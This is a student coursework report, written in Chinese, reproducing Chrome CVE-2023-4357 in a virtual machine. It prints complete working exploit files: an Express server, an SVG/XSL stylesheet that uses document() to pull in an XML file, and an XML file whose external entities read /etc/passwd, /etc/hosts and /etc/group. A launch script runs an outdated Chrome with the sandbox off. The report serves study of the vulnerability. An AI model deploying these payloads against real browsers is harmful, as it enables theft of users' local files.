

## Network Security Project(part2)

學號:109550071 姓名:丁宇洋

### Description:

Google Chrome 在 116.0.5845.96 版本之前，對 XML 中不受信任的 input 驗證不足，讓遠端攻擊者可以透過誘導使用者到設計過的 HTML 頁面，僅而讀取到用戶的敏感文件。

### Severity level:

Medium

### Affected software and hardware:

Affected Software	Affected Version
debian/chromium	<=90.0.4430.212-1~deb10u1
Google Chrome	<116.0.5845.96
Debian Debian Linux	=11.0,12.0
Fedoraproject Fedora	=38
Microsoft Edge	<116.0.1938.54

### Description of environment:

我在 reproducing CVE-2023-4357 所使用的環境版本如下圖

Environment	Version
Ubuntu	22.04.4
Chrome	114.0.5735.90(linux64)

我是使用 VMware 來安裝虛擬機，並安裝 ubuntu 的 image 檔案，再去 ubuntu 內部安裝 Chrome(用 wget <https://edgedl.me/gvt1.com/edgedl/chrome/chrome-for-testing/114.0.5735.90/linux64/chrome-linux64.zip>)，執行時我是使用 no-sandbox mode，若使用的是預設模式，就會產生圖 1 的結果，拿不到那些資料。使用 no-sandbox mode 之後，才會得到圖 2 的結果。





圖 1

Description of exploitation:

Code part:

我總共使用到三個檔案來 reproduce 分別是 server.js, test.svg, test.xsl

## server.js



```
JS server.js  X  $ run.sh

JS server.js > ...
1  const express = require('express');
2  const path = require('path');
3
4  const app = express();
5  const port = 2000;
6
7  app.get('/test.svg', (req, res) => {
8    res.sendFile(path.join(__dirname, 'test.svg'));
9  });
10
11 console.log('Reached line 1');
12
13 app.get('/test.xml', (req, res) => {
14   res.set('Access-Control-Allow-Origin', '*');
15   res.sendFile(path.join(__dirname, 'test.xml'));
16 });
17
18 console.log('Reached line 2');
19
20 app.listen(port, () => {
21   console.log(`Start listening on port ${port} `);
22 });
23
```

server.js: 這是用 node.js 的 express 框架來建立的 http server，來 listen local host 的 port 2000，裡面定義兩個 router;一個是”/test.svg”，用來提供 test.svg 的檔案，另一個是”/test.xml”，用來提供 test.xml 的內容。有設置跨域請求的許可權，允許任何來源的跨域請求。

## test.svg

```
test > test.svg
1  <?xml version="1.0" encoding="UTF-8"?>
2  <?xml-stylesheet type="text/xsl" href="#"?>
3
4  <xsl:stylesheet id="color-change" version="1.0"
5  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
6
7  <xsl:template match="/">
8  <svg version="1.1" id="Capa_1" xmlns="http://www.w3.org/2000/svg"
9  xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
10 viewBox="0 0 1000 1000">
11 <foreignObject id="myObj" width="1000" height="1000">
12 <div style="font-size:xxx-large" xmlns="http://www.w3.org/1999/xhtml">
13 <a href="#">#Copy me</a><br/>
14 XSL: <xsl:value-of select="system-property('xsl:version')"/><br/>
15 Vendor: <xsl:value-of select="system-property('xsl:vendor')"/><br/>
16 Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')"/><br/>
17 document() <xsl:copy-of select="document('test.xml')"/>
18 </div>
19 </foreignObject>S
20 </svg>
21 </xsl:template>
22 </xsl:stylesheet>
```


test.svg: 利用 svg 來嵌入 xhtml 的內容，利用 document，是這種攻擊針對的漏洞，來引入 test.xml 的內容，可以繞過限制，從 http 訪問到 file://裡面的東西，再利用 foreignObject 把 test.xml 裡面所得到的內容把它嵌入到 SVG 上面。

## test.xml

```
test > test.xml
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE p [ <!ENTITY passwd SYSTEM "file:///etc/passwd">
3  <!ENTITY hosts SYSTEM "file:///etc/hosts">
4  <!ENTITY group SYSTEM "file:///localhost/etc/group">
5  ]>
6
7
8  <p>
9    <p style="border-style: dotted;">etc/hosts:
10    &hosts;
11    </p>
12
13    <p style="border-style: dotted;">etc/passwd:
14    &passwd;
15    </p>
16
17    <p style="border-style: dotted;">etc/group:
18    &group; </p>
19  </p>
20
21
```

test.xml: 這部分利用 xsl 裡面的 ENTITY 的性質，他可以透過 ENTITY 來引用本地的文件，利用這個漏洞，再用"file://"這個開頭加上那三個部份來得到 etc/passwd, etc/hosts 以及 etc/group 裡面的內容

我另外用了一個 bash 檔(run.bash)來裝我的 command，我先用 gnome-terminal 來開啟另一個 terminal 來執行我的 chrome，因為在執行 chrome 的時候會跑出 cloud management controller 初始化終止的報錯，但這不影響 chrome 的開啟，只是 terminal 會卡在那邊，所以我多開一個 terminal 來執行開啟 chrome 的 command，再指定 no-sandbox 的模式，再讓他開啟 test.svg 的網頁。另一行執行 server.js 來運行 server，要執行只要跑 bash run.sh 就可以 reproduce。



```
$ run.sh
1
2  gnome-terminal -- ./chrome-linux64/chrome --no-sandbox http://localhost:2000/test.svg
3
4  node server.js
5
```

## Exploitation result:




圖 2